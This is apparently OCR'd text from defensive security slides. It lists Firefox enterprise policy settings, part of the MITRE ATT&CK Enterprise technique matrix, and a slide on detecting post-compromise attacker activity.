
Firefox

Select an item to view its description.

Setting
- Addons
- Authentication
- Bookmarks
- Certificates
- Cookies
- Extensions
- Flash
- Home page
- Popups
- Search
- Blocked websites
- Exceptions to blocked websites
- Block Add-ons Manager
- Block about:config
- Block about:profiles
- Block Troubleshooting Information
- Clear all data when browser is closed
- Disable Update
- Disable Built-in PDF Viewer (PDF.js)

https://specopssoft.com/blog/using-firefox-enterprise-gpos-enable-windows-integrated-authentication-specops-websites/

Catching post-compromise activity




ATT&CK Matrix for Enterprise


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing	Control Panel	AppInit DLLs	Application	CMSTP	Credentials in	Network	Logon	Data from	Exfiltration	Custom

Attackers still need to expand beyond an initial compromise

- Second-stage malware
- Persistence mechanisms
- Credential theft
- Lateral movement
- Data gathering



Testing your processes



